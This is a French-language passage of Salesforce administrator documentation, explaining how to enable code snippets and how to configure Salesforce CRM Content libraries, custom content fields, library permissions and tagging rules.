Utilisez des extraits de code pour saisir des exemples de code dans lesquels la syntaxe est soulignée via l'éditeur dans Lightning Experience et les communautés en libre-service basées sur le modèle Customer Service (Napili). Pour que les extraits de code soient disponibles, activez-les et attribuez l'autorisation d'utilisation correspondante. Pour activer et attribuer une autorisation pour un extrait de code, vous avez deux possibilités : via un profil utilisateur (étape 1) ou un ensemble d'autorisations (étape 2).

1. Activez des extraits de code via un profil utilisateur :
   a. Dans configuration, agrandissez **Gérer des utilisateurs** (**Utilisateurs** dans Lightning Experience), cliquez sur **Profils**, puis sur **Cloner** en regard de **Utilisateur standard**.
   b. Attribuez au clone un **Nom de profil**, puis cliquez sur **Enregistrer**.
   c. Dans la page de clonage, cliquez sur **Modifier**.
   d. Faites défiler jusqu'à la section **Autorisations générales de l'utilisateur**, sélectionnez **Autoriser l'insertion d'extraits de code depuis l'interface utilisateur**, puis cliquez sur **Enregistrer**.
   e. Sous **Gérer les utilisateurs**, cliquez sur **Utilisateurs**.
   f. Modifiez chaque utilisateur qui doit détenir une autorisation d'utilisation d'extraits de code, puis attribuez-les au profil utilisateur cloné.
2. Activez des extraits de code via un ensemble d'autorisations :
   a. Dans Configuration, agrandissez **Gérer les utilisateurs** (**Utilisateurs** dans Lightning Experience), cliquez sur **Ensembles d'autorisations**, puis sur **Nouveau**.
   b. Dans le champ **Étiquette**, saisissez un nom pour l'ensemble d'autorisations.
   c. Vous pouvez également sélectionner un type de licence utilisateur pour cet ensemble d'autorisations. Sélectionnez **Aucun** si vous ne souhaitez pas limiter cet ensemble d'autorisations à un type particulier.
   d. Cliquez sur **Enregistrer**.
   e. Dans la page du nouvel ensemble d'autorisations, sous **Système**, cliquez sur **Autorisations système**, puis sur **Modifier**.
   f. Sélectionnez **Autoriser l'insertion d'extraits de code depuis l'interface utilisateur**, puis cliquez sur **Enregistrer**.
   g. Cliquez sur **Gérer les attributions**, puis sur **Ajouter des attributions**.

**h.** Attribuez le nouvel ensemble d'autorisations, puis cliquez sur **Terminé**.

# Salesforce CRM Content

Stockez, partagez et gérez vos fichiers dans des bibliothèques de contenu.

Configuration de Salesforce CRM Content
Configurez Salesforce CRM Content pour activer l'utilisation de bibliothèques de contenus dans votre organisation. Salesforce CRM Content est disponible uniquement avec Salesforce Classic, mais les fichiers des bibliothèques de contenus sont disponibles dans Lightning Experience si Salesforce CRM Content est activé pour votre organisation.

Personnalisation de Salesforce CRM Content
Modifiez les champs de contenu, les règles de validation, les autorisations de bibliothèque et d'autres paramètres par défaut.

Personnalisation des champs de contenu
Classez et définissez vos contenus.

Bibliothèques
Stockez, partagez et gérez vos fichiers dans des bibliothèques de contenu.

Paramètres de contenu
Personnalisez les paramètres de contenu et activez les aperçus de contenu.

Configuration de Salesforce CRM Content pour Salesforce Classic Mobile

# Configuration de Salesforce CRM Content

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour créer, modifier ou supprimer des autorisations de bibliothèque : | Gérer les autorisations de contenu<br>OU<br>Gérer Salesforce CRM Content |
| Pour créer, modifier ou supprimer des présentations de page et des types d'article : | Gérer les types d'enregistrement et les présentations des fichiers<br>OU<br>Gérer Salesforce CRM Content |
| Pour créer des champs de contenu : | Gérer les propriétés du contenu<br>OU<br>Gérer Salesforce CRM Content |
| Pour créer des bibliothèques : | « Créer des bibliothèques »<br>OU<br>Gérer Salesforce CRM Content |
| Pour modifier ou supprimer des bibliothèques : | Gérer Salesforce CRM Content |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Configurez Salesforce CRM Content pour activer l'utilisation de bibliothèques de contenus dans votre organisation. Salesforce CRM Content est disponible uniquement avec Salesforce Classic, mais les fichiers des bibliothèques de contenus sont disponibles dans Lightning Experience si Salesforce CRM Content est activé pour votre organisation.

Pour configurer Salesforce CRM Content pour votre organisation :

1. Activez Salesforce CRM Content dans Configuration en saisissant *`Salesforce CRM Content`* dans la case `Recherche rapide`, puis en sélectionnant **Salesforce CRM Content** et `Activer Salesforce CRM Content`.
2. Accordez aux utilisateurs l'accès à Salesforce CRM Content en leur attribuant des licences de fonctionnalité via l'une des méthodes suivantes :
   - Pour attribuer automatiquement des licences de fonctionnalités aux utilisateurs, dans Configuration, saisissez *`Salesforce CRM Content`* dans la case `Recherche rapide`, sélectionnez **Salesforce CRM Content**, puis sélectionnez `Attribuer automatiquement des licences de fonctionnalité aux utilisateurs nouveaux et existants`.
   - Pour attribuer manuellement des licences de fonctionnalités aux utilisateurs, dans Configuration, saisissez *`Utilisateurs`* dans la case `Recherche rapide`, puis sélectionnez **Utilisateurs** et cliquez sur **Modifier** en regard du nom de l'utilisateur. Cochez la case `Utilisateur Salesforce CRM Content`, puis cliquez sur **Enregistrer**.
3. Vérifiez que les utilisateurs Salesforce CRM Content dispose des autorisations utilisateurs Salesforce CRM Content activées. Les autorisations utilisateur comprennent « Gérer Salesforce CRM Content », « Créer des bibliothèques », « Gérer les autorisations de contenu », « Gérer les propriétés du contenu », « Gérer les types d'enregistrement et les présentations des fichiers » et « Livrer les fichiers et contenus personnels chargés ».

   Remarque: Les utilisateurs qui disposent de l'autorisation « Livrer les fichiers et contenus personnels téléchargés » peuvent créer des livraisons de contenu à partir de bibliothèque personnelles. Cette autorisation utilisateur n'affecte pas la possibilité de livrer des contenus à partir de bibliothèques partagées.
4. Vous pouvez également créer un groupe public avec un ensemble d'utilisateurs Salesforce CRM Content. Pour gagner du temps, attribuez le groupe à une bibliothèque plutôt que d'attribuer individuellement plusieurs utilisateurs à la même bibliothèque.
5. Vous pouvez également créer une ou plusieurs autorisations de bibliothèque. Les autorisations de bibliothèque sont les groupes de privilèges qui déterminent l'accès d'un utilisateur à une bibliothèque. Chaque utilisateur doit disposer d'une autorisation de bibliothèque avant de pouvoir utiliser une bibliothèque. Toutes les nouvelles organisations contiennent trois autorisations de bibliothèque : administrateur de bibliothèque, auteur et visualiseur.
6. Pour créer une bibliothèque, ajouter des membres et leur attribuer des autorisations sur les bibliothèques, utilisez l'Assistant nouvelle bibliothèque.
7. Qualifier et définir votre contenu :
   a. Créer des champs de contenu. Ce sont des champs personnalisés que vous attribuez à des présentations de page. Les champs par défaut sont `Description`, `Balises`, et `Titre`. Si vous souhaitez créer un champ intitulé `Révisé par` par exemple, alors votre champ de contenu personnalisé sera une liste de sélection contenant les noms des réviseurs potentiels.
   b. Créer une présentation de page personnalisée ou modifier la présentation de page par défaut. Les présentations de page sont des conteneurs de champs personnalisés. Ils déterminent les champs disponibles au cours du processus de publication ainsi que l'affichage des champs sur la page de détail du contenu. Vous pouvez créer plusieurs présentations de page et types d'enregistrement, puis attribuer un champ de contenu à une ou à toutes les présentations de page. Par exemple, si les utilisateurs des services vente et marketing doivent enregistrer différentes données à propos de leur contenu, vous pouvez créer des présentations de page et des types d'enregistrement Vente et Marketing. Si vous créez un champ de référence `Campagne associée` et que vous l'ajoutez uniquement à la présentation de page et au type d'enregistrement Marketing, les utilisateurs qui sélectionnent le type d'enregistrement Ventes durant le processus de chargement ne peuvent pas choisir une campagne.

8. Vous pouvez aussi activer le service Ajouter un document Google à Salesforce afin que les membres de la bibliothèque puissent faire participer les documents Google à Salesforce CRM Content.

## Conseils de mise en œuvre

- Avant de créer des bibliothèques, révisez les fichiers que vous envisagez de stocker dans Salesforce CRM Content afin de déterminer le nombre de bibliothèques nécessaires ainsi que les contenus appartenant à chaque bibliothèque. L'accès au contenu est attribué aux utilisateurs selon la bibliothèque.
- Si vous devez gérer un grand nombre d'utilisateurs Salesforce CRM Content, créez un groupe public et ajoutez ce groupe à une bibliothèque plutôt que d'ajouter individuellement chaque utilisateur à la bibliothèque.
- Pour activer la fonction de Salesforce CRM Content pour les pistes, les comptes, les contacts, les opportunités, les requêtes, les produits ou les objets personnalisés, ajoutez la liste associée Contenu associé à la présentation de page appropriée.
- Pour envoyer du contenu Web à des collègues, des pistes ou des contacts et l'associer à des enregistrements Salesforce, ajoutez la liste associée Livraisons de contenu à la présentation de page des pistes, comptes, contacts, opportunités, requêtes, campagnes ou objets personnalisés.
- Pour autoriser les utilisateurs à publier, modifier et rechercher dans n'importe quelle langue prise en charge par Salesforce, dans Configuration, saisissez *`Salesforce CRM Content`* dans la case `Recherche rapide`, sélectionnez **Salesforce CRM Content**, puis cliquez sur **Activer la recherche et la contribution multilingues**.
- Pour associer des documents Google à une bibliothèque, le service d'ajout de document Google à Salesforce doit être activé pour votre organisation.
- Salesforce CRM Content est disponible via le portail client et le portail partenaire.
- Tous les éléments Salesforce CRM Content s'affichent en tant qu'onglets principaux dans la console Salesforce.

## Pratiques recommandées

- Si vous utilisez la liste associée Contenu associé dans les objets Salesforce, alignez les champs de contenu personnalisés sur les champs standard et personnalisés de l'objet afin d'augmenter la précision des résultats de la « Recherche de contenu ». En cliquant sur le bouton **Rechercher le contenu** dans la liste associée, vous faites correspondre le contenu aux champs sur l'enregistrement et vous affichez les résultats de recherche qui contiennent le contenu associé.
- Pour vérifier que le contenu est classé de manière cohérente, définissez des noms de balises cohérents avec vos contributeurs. Par exemple, en saisissant des noms de balises en sortie, vous évitez les différences de balises dans la même bibliothèque, comme « canal » et « canaux ».
- Évitez d'utiliser trop de balises. Le moteur de recherche aide les utilisateurs à trouver un contenu spécifique. Les balises permettent quant à elles de parcourir les contenus et de s'y inscrire. Un nombre excessif de balises crée un encombrement superflu.
- Vous ne pouvez pas modifier ou supprimer les noms de balises. Vous pouvez retirer des balises d'un document, mais les balises ne sont pas supprimées.
- Les balises ne sont pas sensibles à la casse. Deux balises ne peuvent pas porter le même nom, même avec une casse différente. La casse de la balise d'origine est toujours utilisée.
- Pour mettre en lumière le contenu important et en faciliter la recherche, indiquez “en fonction” dans la page de détail du contenu. Le contenu présenté a la priorité sur un contenu similaire dans les résultats de recherche et s'affiche sous l'onglet Bibliothèques pour en faciliter l'accès. Pour activer un contenu, les utilisateurs doivent disposer de l'option `Présenter le contenu` parmi les autorisations de leur bibliothèque.
- Si votre organisation utilise Google Docs, demandez aux membres de la bibliothèque d'ajouter leurs documents Google à une bibliothèque. L'inclusion de documents Google dans Salesforce CRM Content permet aux utilisateurs d'accéder à tous les types de

contenus depuis un seul emplacement et d'appliquer la fonctionnalité Salesforce CRM Content telle que les votes, les commentaires et les abonnements, aux documents Google.

CONSULTER ÉGALEMENT :

Personnalisation de Salesforce CRM Content

Configuration de livraisons de contenu

Configuration de Salesforce CRM Content pour Salesforce Classic Mobile

# Personnalisation de Salesforce CRM Content

Modifiez les champs de contenu, les règles de validation, les autorisations de bibliothèque et d'autres paramètres par défaut.

Dans Configuration, saisissez *Salesforce CRM Content* dans la case Recherche rapide, puis sélectionnez **Salesforce CRM Content** pour accéder aux options de personnalisation de Salesforce CRM Content suivantes :

Conseil: Pour effectuer la configuration initiale de Salesforce CRM Content pour votre organisation, reportez-vous à Configuration de Salesforce CRM Content à la page 3813.

- **Champs de contenu** : permettent de créer, modifier ou supprimer des champs de contenu personnalisés. Les champs personnalisés permettent aux utilisateurs d'organiser et de définir les contenus durant le processus de publication.
- **Règles de validation** : créer, modifier ou supprimer des règles de validation. Avant que l'utilisateur enregistre le contenu, les règles de validation vérifient que les données saisies par l'utilisateur lors de la publication respectent les normes spécifiées.
- **Autorisations de bibliothèque** : créer, modifier ou supprimer des autorisations de bibliothèque. Une autorisation sur la bibliothèque détermine les droits d'utilisateur dans une bibliothèque.
- **Paramètres** : permettent de modifier les paramètres par défaut de Salesforce CRM Content pour le support multilingue, les téléchargements de fichiers PDF, la création d'un pack de contenu ou le visualiseur de documents avancé.

CONSULTER ÉGALEMENT :

Configuration de Salesforce CRM Content

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour créer, modifier ou supprimer des champs de contenu :

- Gérer les propriétés du contenu

  OU

  Gérer Salesforce CRM Content

Pour définir ou modifier des règles de validation de champ :

- Personnaliser l'application

Pour créer, modifier ou supprimer des autorisations de bibliothèque :

- Gérer les autorisations de contenu

  OU

  Gérer Salesforce CRM Content

Modifier les paramètres de contenu :

- Gérer Salesforce CRM Content

# Personnalisation des champs de contenu

Classez et définissez vos contenus.

Pour créer, modifier et supprimer des champs personnalisés Salesforce CRM Content afin de classer et définir votre contenu, accédez aux paramètres de gestion d'objet du contenu. Si vous utilisez Lightning Experience, accédez au Gestionnaire d'objets, sélectionnez **Version de contenu**, puis faites défiler jusqu'à la zone des champs. Si vous utilisez Salesforce Classic, saisissez *Salesforce Files* dans la case Recherche rapide, puis sélectionnez **Champs**. Les données attribuées à ces champs au cours du téléchargement sont affichées sur la page de détail du contenu pendant toute la durée de vie du fichier. Une fois les champs de contenu personnalisés créés, vous devez les attribuer à une présentation de page. La présentation de page détermine quels champs sont affichés lorsqu'un utilisateur charge ou vérifie des fichiers dans Salesforce CRM Content.

**Pour créer un champ de contenu personnalisé :**

1. Cliquez sur **Nouveau**.
2. Choisissez le type de champ à créer, puis cliquez sur **Suivant**.
3. Pour des champs de relation, associez un objet au champ, puis cliquez sur **Suivant**.
4. Saisissez l'étiquette d'un champ. Le nom du champ est automatiquement renseigné en fonction de l'étiquette que vous saisissez. Ce nom peut contenir uniquement des caractères de soulignement et alphanumériques, et doit être unique dans votre organisation. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. Assurez-vous que le nom du champ personnalisé est différent de tout nom de champ standard de cet objet.
5. Choisissez le type de présentation de page qui doit affiché ce champ en tant que champ modifiable.

Pour modifier ou supprimer un champ de contenu personnalisé, cliquez sur **Modifier** ou sur **Suppr** dans la liste associée Champs personnalisés & relations de ce contenu. Vous ne pouvez pas modifier ou supprimer les champs standard de contenu. Les champs personnalisés supprimés et les données qu'ils contiennent sont stockés jusqu'à ce que votre organisation les supprime définitivement ou au bout de 15 jours, selon le premier de ces événements.Jusqu'à ce moment, vous pouvez restaurer le champ et ses données.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier ou supprimer des champs personnalisés :

- Gérer Salesforce CRM Content

  OU

  Gérer les propriétés du contenu

CONSULTER ÉGALEMENT :

Personnalisation de Salesforce CRM Content

Recherche des paramètres de gestion d'objet

# Bibliothèques

Stockez, partagez et gérez vos fichiers dans des bibliothèques de contenu.

Création de bibliothèques

Stockez, partagez et gérez vos fichiers dans des bibliothèques de contenu, puis déterminez les accès et les autorisations d'accès aux fichiers dans chaque bibliothèque. Chaque organisation peut compter jusqu'à 2 000 bibliothèques.

Gestion des autorisations de bibliothèques

Création d'autorisations de bibliothèque

Modification d'autorisations de bibliothèque

Suppression d'autorisations de bibliothèque

Attribution de règles de balisage de bibliothèque

Restriction des types d'enregistrement dans une bibliothèque

Les administrateurs de bibliothèque peuvent sélectionner les types d'enregistrement qui sont disponibles dans une bibliothèque. Ils peuvent également définir le type d'enregistrement par défaut pour la publication de contenus la bibliothèque.

# Création de bibliothèques

Stockez, partagez et gérez vos fichiers dans des bibliothèques de contenu, puis déterminez les accès et les autorisations d'accès aux fichiers dans chaque bibliothèque. Chaque organisation peut compter jusqu'à 2 000 bibliothèques.

## Étape 1 : Création d'une bibliothèque

1. Cliquez sur **Nouveau** dans la section Mes bibliothèques de la page d'accueil d'onglet Bibliothèques.
2. Saisissez un nom de bibliothèque unique.
3. Vous pouvez également ajouter une description.
4. Cliquez sur **Enregistrer et ajouter des membres** ou, si vous souhaitez ajouter des membres plus tard, cliquez sur le bouton **Enregistrer et fermer**.

## Étape 2 : Ajout de membres à la bibliothèque

1. Dans l'onglet **Bibliothèques**, cliquez sur le nom de la bibliothèque si celle-ci n'est pas déjà ouverte.
2. Dans la section **Membres**, cliquez sur **Ajouter des membres**.
3. Si le membre que vous souhaitez ajouter n'est pas répertorié, saisissez les premières lettres de son prénom dans la case de recherche, puis cliquez sur **Rechercher**.
4. Sélectionnez des membres dans la zone membres disponibles. Les membres peuvent comprendre des utilisateurs Salesforce CRM Content individuels ou des groupes publics contenant des utilisateurs Salesforce CRM Content.

   Conseil: Si vous avez de nombreux utilisateurs Salesforce CRM Content, créez un groupe public et ajoutez-le à une bibliothèque plutôt que d'ajouter individuellement les utilisateurs à la bibliothèque.

5. Cliquez sur **Ajouter** pour ajouter les membres à la bibliothèque.
6. Cliquez sur **Suivant**.

## Étape 3 : Attribution d'autorisations de bibliothèque aux membres

Sélectionnez une autorisation de bibliothèque pour chaque utilisateur ou groupe public et cliquez sur **Enregistrer**. Pour plus d'informations, reportez-vous à Gestion des autorisations de bibliothèque à la page 3821.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des bibliothèques :

- Gérer Salesforce CRM Content

  OU

  « Créer des bibliothèques »

Pour ajouter des membres à une bibliothèque :

- Gérer Salesforce CRM Content

  OU

  `Gérer la bibliothèque` doit être coché dans la définition de l'autorisation de votre bibliothèque

Pour attribuer à des membres des autorisations de bibliothèque :

- Gérer Salesforce CRM Content

  OU

  `Gérer la bibliothèque` doit être coché dans la définition de l'autorisation de votre bibliothèque

# Gestion des autorisations de bibliothèques

Pour gérer les autorisations de bibliothèque, dans Configuration, saisissez *Autorisations de contenu* dans la case Recherche rapide, puis sélectionnez **Autorisations de contenu**. Une autorisation de bibliothèque est un groupe de privilèges attribués à chaque membre de la bibliothèque Salesforce CRM Content. Elle détermine quelles tâches un membre peut effectuer dans une bibliothèque particulière. Le même utilisateur peut avoir une autorisation de bibliothèque différente dans chacune de ses bibliothèques.

**Remarque:** Si votre organisation Salesforce CRM Content a été créée après la version Spring '09, elle dispose déjà de trois autorisations de bibliothèque : Administrateur de bibliothèque, auteur et visualiseur.

Pour créer une autorisation de bibliothèque personnalisée, cliquez sur le bouton **Ajouter des autorisations de bibliothèque**. Pour modifier une autorisation de bibliothèque, cliquez sur **Modifier** en regard du nom de l'autorisation de bibliothèque. Pour modifier une autorisation de bibliothèque, cliquez sur **Suppr** en regard du nom de l'autorisation de bibliothèque.

**Remarque:** Les autorisations de bibliothèque ne s'appliquent pas aux bibliothèques personnelles. Tous les utilisateurs Salesforce CRM Content peuvent enregistrer des fichiers dans leurs bibliothèques personnelles.

CONSULTER ÉGALEMENT :

Création de bibliothèques

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour créer, modifier ou supprimer des autorisations de bibliothèque :

- Gérer Salesforce CRM Content

  OU

  Gérer les autorisations de contenu

# Création d'autorisations de bibliothèque

Pour créer une autorisation de bibliothèque dans Salesforce CRM Content, dans Configuration, saisissez *Autorisations de contenu* dans la case Recherche rapide, puis sélectionnez **Autorisations de contenu**. Cliquez ensuite sur **Ajouter des autorisations de bibliothèque**.

Conseil: Si votre organisation Salesforce CRM Content a été créée après la version Spring '09, elle dispose déjà les autorisations de bibliothèque Visualiseur, Auteur et Administrateur. Dans le cas contraire, pensez à les créer. Ces trois autorisations de bibliothèque offrent les différents niveaux d'accès à la bibliothèque requis pour la plupart des organisations. Pour l'autorisation de bibliothèque « Lecteur », sélectionnez les privilèges de bibliothèque Afficher les commentaires et Ajouter des commentaires. Pour l'autorisation sur la bibliothèque "Auteur", activez les privilèges de bibliothèque Ajouter du contenu, Ajouter du contenu pour le compte d'autres utilisateurs, Archiver le contenu, Ajouter des commentaires et Baliser le contenu. Pour l'autorisation « Administrateur d'espaces de travail », sélectionnez le privilège Gérer la bibliothèque.

1. Attribuez un nom à l'autorisation de bibliothèque.
2. Saisissez éventuellement une description de l'autorisation de bibliothèque. Si votre entreprise possède plusieurs autorisations sur la bibliothèque, décrivez chacune d'elles par sa fonction ou par un récapitulatif de ses privilèges. Par exemple, pour une autorisation « Évaluateur marketing », vous pouvez inclure une description telle que « Évalue tout le contenu utilisé dans les campagnes marketing pour l'exportation » ou « Cet utilisateur peut consulter et commenter des documents ».
3. Dans la section Autorisations, cochez les cases qui correspondent aux privilèges que vous souhaitez accorder aux utilisateur ayant cette autorisation sur la bibliothèque.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer des autorisations de bibliothèque :

- Gérer Salesforce CRM Content

  OU

  Gérer les autorisations de contenu

| Privilège de bibliothèque | Description |
|---|---|
| Gérer le bibliothèque | Effectuer une action dans la bibliothèque. Ce privilège est obligatoire pour modifier le nom et la description des bibliothèques, pour ajouter ou pour supprimer des membres de bibliothèque ou pour supprimer une bibliothèque.<br>La création d'une nouvelle bibliothèque nécessite les autorisations utilisateur « Gérer Salesforce CRM Content » ou « Créer des bibliothèques ». |
| Ajouter du contenu | Publier un nouveau contenu dans la bibliothèque, télécharger des versions avec un nouveau contenu ou restaurer un contenu archivé (supprimé). Les auteurs de contenu peuvent aussi modifier des balises associées à leur contenu et archiver ou supprimer leur propre contenu. |
| Ajouter du contenu pour le compte d'autres utilisateurs | Sélectionnez un auteur lors de la publication de contenu dans la bibliothèque. |
| Archiver du contenu | Archivez et restaurez tout contenu dans la bibliothèque. |

| Privilège de bibliothèque | Description |
|---|---|
| `Supprimer le contenu` | Supprimer du contenu dans la bibliothèque. Les auteurs peuvent annuler la suppression de leur propre contenu à partir de la Corbeille. |
| `Présenter du contenu` | Identifier un contenu de la bibliothèque comme « présenté ». |
| `Afficher les commentaires` | Lire des commentaires affichés sur un contenu de la bibliothèque. |
| `Ajouter des commentaires` | Afficher des commentaires sur un contenu de la bibliothèque et consulter tous les commentaires de la bibliothèque. Les utilisateurs peuvent modifier ou supprimer leurs propres commentaires. |
| `Modifier les commentaires` | Modifier ou supprimer des commentaires écrits sur un contenu de la bibliothèque. |
| `Baliser le contenu` | Ajouter des balises lors de la publication de contenu ou de la modification des détails du contenu dans la bibliothèque. |
| `Livrer le contenu` | Créer une livraison de contenu à l'aide d'un fichier de la bibliothèque. |
| `Joindre ou partager du contenu dans Chatter` | Rendre le contenu de cette bibliothèque accessible dans Chatter. Dans Chatter, sélectionnez un fichier de l'a bibliothèque puis joignez-le à une publication ou partagez-le. |

4. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

- Création de bibliothèques
- Gestion des autorisations de bibliothèques
- Modification d'autorisations de bibliothèque

# Modification d'autorisations de bibliothèque

Pour modifier une autorisation de bibliothèque Salesforce CRM Content, dans Configuration, saisissez *Autorisations de contenu* dans la case Recherche rapide, puis sélectionnez **Autorisations de contenu**. Cliquez ensuite sur **Modifier** en regard de l'autorisation appropriée.

1. Attribuez un nom à l'autorisation de bibliothèque.
2. Saisissez éventuellement une description de l'autorisation de bibliothèque. Si votre entreprise possède plusieurs autorisations sur la bibliothèque, décrivez chacune d'elles par sa fonction ou par un récapitulatif de ses privilèges. Par exemple, pour une autorisation « Évaluateur marketing », vous pouvez inclure une description telle que « Évalue tout le contenu utilisé dans les campagnes marketing pour l'exportation » ou « Cet utilisateur peut consulter et commenter des documents ».
3. Dans la section Autorisations, cochez les cases qui correspondent aux privilèges que vous souhaitez accorder aux utilisateur ayant cette autorisation sur la bibliothèque.

| Privilège de bibliothèque | Description |
|---|---|
| Gérer le bibliothèque | Effectuer une action dans la bibliothèque. Ce privilège est obligatoire pour modifier le nom et la description des bibliothèques, pour ajouter ou pour supprimer des membres de bibliothèque ou pour supprimer une bibliothèque.<br>La création d'une nouvelle bibliothèque nécessite les autorisations utilisateur « Gérer Salesforce CRM Content » ou « Créer des bibliothèques ». |
| Ajouter du contenu | Publier un nouveau contenu dans la bibliothèque, télécharger des versions avec un nouveau contenu ou restaurer un contenu archivé (supprimé). Les auteurs de contenu peuvent aussi modifier des balises associées à leur contenu et archiver ou supprimer leur propre contenu. |
| Ajouter du contenu pour le compte d'autres utilisateurs | Sélectionnez un auteur lors de la publication de contenu dans la bibliothèque. |
| Archiver du contenu | Archivez et restaurez tout contenu dans la bibliothèque. |
| Supprimer le contenu | Supprimer du contenu dans la bibliothèque. Les auteurs peuvent annuler la suppression de leur propre contenu à partir de la Corbeille. |
| Présenter du contenu | Identifier un contenu de la bibliothèque comme « présenté ». |
| Afficher les commentaires | Lire des commentaires affichés sur un contenu de la bibliothèque. |

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour modifier des autorisations de bibliothèque :

- Gérer Salesforce CRM Content

  OU

  Gérer les autorisations de contenu

| Privilège de bibliothèque | Description |
| --- | --- |
| `Ajouter des commentaires` | Afficher des commentaires sur un contenu de la bibliothèque et consulter tous les commentaires de la bibliothèque. Les utilisateurs peuvent modifier ou supprimer leurs propres commentaires. |
| `Modifier les commentaires` | Modifier ou supprimer des commentaires écrits sur un contenu de la bibliothèque. |
| `Baliser le contenu` | Ajouter des balises lors de la publication de contenu ou de la modification des détails du contenu dans la bibliothèque. |
| `Livrer le contenu` | Créer une livraison de contenu à l'aide d'un fichier de la bibliothèque. |
| `Joindre ou partager du contenu dans Chatter` | Rendre le contenu de cette bibliothèque accessible dans Chatter. Dans Chatter, sélectionnez un fichier de l'a bibliothèque puis joignez-le à une publication ou partagez-le. |

4. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

- Création de bibliothèques
- Gestion des autorisations de bibliothèques
- Suppression d'autorisations de bibliothèque

# Suppression d'autorisations de bibliothèque

Pour supprimer une autorisation de bibliothèque personnalisée pour Salesforce CRM Content :

1. Dans Configuration, saisissez *Autorisations de contenu* dans la case Recherche rapide, puis sélectionnez **Autorisations de contenu**.
2. Cliquez sur **Suppr** en regard de l'autorisation concernée.
3. Révisez la liste des utilisateurs affectés. La page de suppression affiche tous les utilisateurs Salesforce CRM Content qui ont été assignés à l'autorisation de bibliothèque dans une bibliothèque particulière. Si vous supprimez l'autorisation de bibliothèque, l'utilisateur ne pourra plus accéder à cette bibliothèque.
4. Cliquez sur **Supprimer une autorisation** pour terminer.

CONSULTER ÉGALEMENT :

Création de bibliothèques

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour supprimer des autorisations de bibliothèque :

- Gérer Salesforce CRM Content

  OU

  Gérer les autorisations de contenu

# Attribution de règles de balisage de bibliothèque

Dans Salesforce CRM Content, les balises sont des étiquettes descriptives qui permettent de classer et d'organiser le contenu. Les contributeurs peuvent attribuer des balises à leurs fichiers, packs de contenu, documents Google ou liens Web, et permettre ainsi à tous les membres de la bibliothèque de consulter le contenu par balise. La règle de balisage dans une bibliothèque détermine la façon dont les contributeurs peuvent baliser le contenu ; par exemple, une règle de balisage limité ne permet pas aux contributeurs de créer de nouvelles balises. Les règles de balisage de la bibliothèque sont facultatives. Par défaut, les contributeurs de la bibliothèque peuvent entrer n'importe quelle balise.

Pour attribuer une règle de balisage à une bibliothèque :

1. Dans l'onglet Bibliothèque, sélectionnez une dans la zone **Mes bibliothèques**.
2. Cliquez sur **Règles de balisage** et choisissez l'une des options suivantes :

| Règle de balisage des bibliothèques | Description |
|---|---|
| `Ouvrir le balisage` | Cette règle n'impose aucune restriction au balisage. Des contributeurs peuvent entrer n'importe quelle balise lors de la publication ou de la modification du contenu. Bien qu'une balise soit saisie, Salesforce CRM Content suggère automatiquement des balises en fonction des balises utilisées récemment par le contributeur et de la liste Balises courantes. |
| `Balisage assisté` | Cette règle permet aussi aux contributeurs d'entrer n'importe quelle balise lors de la publication ou de la modification du contenu, mais une liste de balises suggérées est aussi proposée aux contributeurs. Si vous sélectionnez Balisage assisté, l'étape suivante vous invite à entrer les balises suggérées que vous souhaitez recommander aux contributeurs de la bibliothèque. |
| `Balisage limité` | Cette règle nécessite que les contributeurs fassent un choix dans une liste de balises suggérées. Si vous sélectionnez Balisage limité, la prochaine étape vous demande d'entrer la liste des balises suggérées. |

3. Si vous choisissez **Balisage assisté** ou **Balisage limité**, cliquez sur le lien pour renseigner automatiquement le champ `Balises suggérées`, puis modifiez, ajoutez ou supprimez des balises selon vos besoins. Si vous n'avez pas besoin de renseigner automatiquement le champ `Balises suggérées`, toute nouvelle balise que vous entrez dans ce champ est ajoutée à la liste existante des balises suggérées de la bibliothèque.
4. Cliquez sur **Enregistrer**.

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour attribuer une règle de balisage à une bibliothèque :

- Gérer Salesforce CRM Content

  OU

  `Gérer les bibliothèques` doit être coché dans la définition de l'autorisation de votre bibliothèque

## Remarques sur les règles de balisage de la bibliothèque

- `Ouvrir le balisage` est la règle de balisage par défaut.
